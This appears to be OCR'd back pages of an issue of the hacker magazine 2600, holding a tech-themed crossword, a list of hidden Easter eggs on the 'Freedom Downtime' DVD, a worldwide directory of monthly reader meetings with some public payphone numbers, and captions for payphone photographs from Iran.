


Across

1. Shelters
10. ISUP billing number
11. Key letters
12. Operator
14. Nine
15. Esperanto for computing
17. Common code designations
18. FD's Easter connection
19. Like ISO for US
20. ISO 3166-1 724
22. Mail tree
24. Common sign
25. Radio manufacturer
26. Sun Cobalt _____
27. BASIC comment
29. Home of oldest hacker conference
30. H2K2 keynoter
32. Palm type
33. Bot kicker
34. NYCKNYKPMG0, eg.
35. Prog.
37. Hell to many
39. _____ Bell
44. ____X (old prefix)
45. Faraday theory
46. Auction unit


Down

1. Like the system from 1984
2. Chicago subway
3. Your life on display
4. Control-Q
5. Bit
6. Telephone extension (with 29-down)
7. Big cat platform
8. Fiber line (abbr.)
9. "To boldly go where no man has gone before"
13. Off the Hook Regular
15. Intl. gov. org.
16. Bush lets them watch us
19. Scientific _____
21. BASIC to get 2 from 4
23. IEEE 802.3ah
28. X___
29. (See 6-down)
31. Instruction to do nothing
36. Card type (acro.)
38. One on a switch
39. Wirecenter (var.)
40. Unix file info.
41. _____ Hack City
42. Pre-release release
43. Common e-mail header
45. Unique GSM num.



http://www.2600.com/puzzle

CONTEST RESULTS



The Easter Egg Hunt is over. We want to thank all of you who sent in entries. We were quite impressed with the outpouring we received especially after last issue's chastising. After careful consideration, we've decided that the winner is Lucas "Golden Helix" McLane. Congratulations!

And now for the moment everyone has been waiting for. The Easter Egg List, as best as we can remember. (There are just so damn many of them.) Note: This is the list as obtainable from a standalone DVD player. There are other ways of accessing the Easter Eggs on computers, way too many to list here.

Disc Number One

If you click on "Extra Footage" you'll get what looks and sounds like a Mac error complete with a Fifth HOPE logo.

Hidden Subtitles

On the normal subtitle menu, go to the third screen and hit the right arrow on the last entry (Chinese). The word "bullshit" will highlight. Click on it and the hidden subtitle menu will appear with the following choices:

•*FCC Approved Version:* "Nasty, violent, and blasphemous words" are replaced with more acceptable choices. For example, the line that reads "This is bullshit, man" becomes "This is balderdash, man." "Sprint really sucks" is converted to "Sprint really breathes in." Religious references are also softened so that nobody is offended by having, for instance, a deity's name uttered. "And I picked it up and I just thought, 'Oh, my God'" becomes "And I picked it up and I just thought, 'Oh, my Goodness.'" There are quite a few other "fixes," far too many to list here or anywhere else. Translation credit is given to then FCC Chairman Michael Powell.

•*Game:* This is a drinking game. You can set whatever rules you wish. Different graphics flash on the screen for the words computer, hacker, computers, hackers, computer hacker, and computer hackers whenever they are spoken in the film.

•*Words:* Specially selected words are displayed throughout the course of the film which wind up creating two messages. The first message is: "You can a secret message anywhere these days." (The word "hide" is hidden and we don't know where it is.) The second message is: "time he evidence in mention person one roots types anything not totally telegraph home in no gave if still now over task trying off software two obtained plastic quote uncle excruciating state titanium in one name interview now given" which would appear to be total gibberish. However, if you take the first letter of each word, you'll find that it spells out "The important thing is not to stop questioning." We're impressed by the number of people who figured this one out.

•*Babel:* A bit of fun that came from translating the subtitles into Korean and then back into English, each time using AltaVista's Babelfish utility. The result is mostly incomprehensible nonsense, with an occasional gem like: "It took an attitude in the Phiber to respect," "Bad name the guilty plea due to the high computer hacker," or "It dies the blue screen." We sincerely regret that there are people walking around who have memorized this text. That was never our intention.

(Each of these features can also be accessed without going through the menu by hitting the subtitle button on the DVD player remote until the desired selection is reached.)

In addition, if you look really carefully at the sign to the right of the guy reading the Free Kevin leaflet in the hidden subtitle menu, you'll see the following: "If you can read this, you are standing too close to your TV."

Audio Menu

Ironically, this is the only silent menu. However, that changes if you leave the menu onscreen for about two minutes. You'll be surprised by some bloodcurdling screams.

Hidden Audio Menu

In the audio menu, click Left, Left, Right, and Enter and you will see the floating head of George W. Bush with red eyes (actually the eyes from HAL in *2001: A Space Odyssey*). (On most computers you will also get here by clicking on Emmanuel's hand.) Eight computerized voices will introduce themselves as the cast used in the hidden third audio track. When they're done you will be deposited into a new menu where you have the option of turning "Computer Assisted Dialog" on. (This menu also has the music that was missing from the main audio menu.) If you turn this feature on and play the film you will hear the entire audio track read by a variety of synthesized voices.

(This additional audio track can be accessed by hitting the audio button on the DVD player remote unit until the desired selection is reached.)

The Fourth Track

This track is only accessible by hitting the audio button on the DVD player remote unit. It's completely silent except for two spots. At around 13 minutes in you'll hear a voice say "Hey, that's me!" and during the closing credits you'll hear the same voice say "That's my name." That's the voice of Dave Buchwald, who produced the DVD and couldn't resist encoding two hours of virtual silence to further his message.

Raccoon Video

If you go to the Chapters and click on selection 29-30 three times, the video and audio will reverse. If you then click on closing credits, you'll see video footage of a raccoon eating cat food inside a house. This was an incident referred to on the second edition of *Off The Wall* in 2003.

Disc Number Two

Main Menu

Wait 8.5 minutes and you'll see a special Klingon greeting welcoming Kevin back to the free world. This was recorded at the Star Trek ride in Las Vegas with effects added.

If you click on "Play Film" you'll get what looks and sounds like a Mac error complete with a Fifth HOPE logo. The laughter comes from "Eat Chicken and Die," a recording from the 1980s that was featured on early radio shows.

Chapter Menus

The background on the extra footage chapter menus is a model of a Vorlon ship from the television series *Babylon 5* as seen in the Foundation Imaging offices.

Extra Footage

All of the hidden extra footage is comprised of people congratulating Kevin for a variety of achievements, not one of which is true. (This was inspired by a Canadian television show called *Talking to Americans*.

Open the Chapters menu. Hit 13-18 twice. Click down. The word "Extra" will light. Click on it. The following four selections will randomly play:

•*On being elected mayor of Las Vegas*
(a passerby in front of the New York, New York Hotel in Las Vegas)
•*On your first rodeo win*
(the cast of the Gunfight at the OK Corral recreation in Tombstone, AZ)
•*On having your first cup of coffee*
(staff at a Starbucks somewhere in the South)
•*On skateboarding across Alaska*
(a guy in front of Cody's Books in Berkeley, CA)

Open the Chapters menu. Hit 25-30 twice. Select either 28 or 29 and the number "20" will light up on the Vorlon ship. (The DVD came out during *2600's* 20th anniversary.) Move to the right and select the 20. The following four selections will randomly play:

•*On teaching sign language to a bear (people at the San Diego Zoo)*
•*Nobody really knows (a drunk guy outside a sushi place in Los Angeles)*
•*For unlocking the genetic code (the waitstaff at Sportsbar in Raleigh, NC)*
•*On scaling Mount Everest*
(a condor tracker at the top of the Grand Canyon)
(egg within an egg. Kevin Mitnick's handle used to be The Condor)

Open the Chapters menu. Hit 37-40 two times (three on some players). The menu will become inverted. Select 40. The following four selections will randomly play:

•*Happy 100th birthday*
(the confused staff of a Vietnamese restaurant in Poughkeepsie, NY)
•*On breaking the four minute mile*
(a waiter at the Cafe Du Monde in New Orleans)
•*On becoming a paratrooper*
(the ticket agent at the Grand Canyon train station)
•*On winning the Nobel Prize in Mathematics (a student at U.C. Berkeley)*
(subtle humor - there is no Nobel Prize in Mathematics for some reason)

There's also a whole storyline behind the extra footage narrative. The date is Wednesday, March 3rd, 2004. Emmanuel Goldstein is sitting on a bench in a park in New York City at the crack of dawn reading a copy of *The New York Times*. The story he's looking for turns out to be in the *Washington Post* instead so he travels all the way to Washington DC (with stops in Philadelphia and Baltimore) to get a copy of that paper and return to New York by evening. The progress of the journey unfolds as chapters of *Freedom Downtime* extra footage are introduced. And, if you listen to that day's edition of *Off The Hook*, you will even hear a story from that day's *Washington Post* - almost as if the events actually transpired as documented. This is, of course, impossible.

That's all we can possibly cram into this page. But there are some additional details we'll post on www.freedomdowntime.com.

If you're not the winner, you can still impress your non-*2600*-reading friends by showing off the above while playing your copy of *Freedom Downtime*. Don't have a copy? Well, what are you waiting for?! Go to our online store at store.2600.com and pick up a copy or send $30 ($35 overseas) to 2600, PO Box 752, Middle Island, NY 11953 USA.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston St., near Melbourne Central Shopping Centre. 6:30 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace. 7 pm.

Vancouver: Pacific Centre Mall Food Court.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Future Bakery, 483 Bloor St. West.

Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

Hampshire: Outside the Guildhall, Portsmouth.

Hull: The Old Gray Mare Pub, Cottingham Road, opposite Hull University. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth St. 7 pm.

Norwich: Borders entrance to Chapelfield Mall. 6 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix (Tempe): UAT, 2625 W. Baseline Rd.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Morgan's Coffee & Tea, 498 Washington St.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento: Camille's at the corner of Sunrise and Madison.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Santa Barbara: Cafe Siena on State St.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, SW corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's.

New Orleans: Cafe Envie in the French Quarter at 1241 Decatur Street (on the corner of Decatur and Barracks). 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis (Maryland Heights): Rivalz Technology Cafe, 11502 Dorsett Road.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Raleigh: Bit Players' Lounge, 745 W. Johnson St.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.

Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.

Philadelphia: 30th St. Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Blvd. entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Java Cabana. 6 pm.

Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court. 6 pm.

Dallas: Taco Cabana on Preston Rd. just north of Campbell.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Iranian Payphones

Esfehan. Makes you realize just how insignificant the touch tone pad is in the bigger scheme of things.

Shiraz. A little worse for wear. But what a unique cord.

Tehran. A more modern model that only takes cards.

Tehran. This is a true work of art. At first glance it might seem as if someone just shoved a deskphone into a payphone kiosk. But a coinslot has been added into this structure making it a true payphone. It's unclear what that little padlock is protecting.

Photos by Qumars Bolourchian

Payphones that used to be on the other side of this page can now be found on Page 2!

To see even more payphone photos online, visit http://www.2600.com/phones.

The Back Cover Photo

Here's living proof that reading 2600 will lead to trouble. This little cluster of buildings in San Jose very subtly makes the connection. People driving by see the huge 2600 on the building and rush on over thinking that this is our legendary west coast distribution center. But when they arrive they get the message that becoming involved in 2600 will only wind up getting them sentenced as an adult.

Photos by Amorel

Do you have a photo for the back page?

Mail it on in to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 or email it to us at articles@2600.com. (Yes, we know it's not technically an article but please humor us.) When taking digital photos, be sure to use the highest possible resolution. If we use your picture, you'll get a free subscription (or back issues) and a 2600 t-shirt.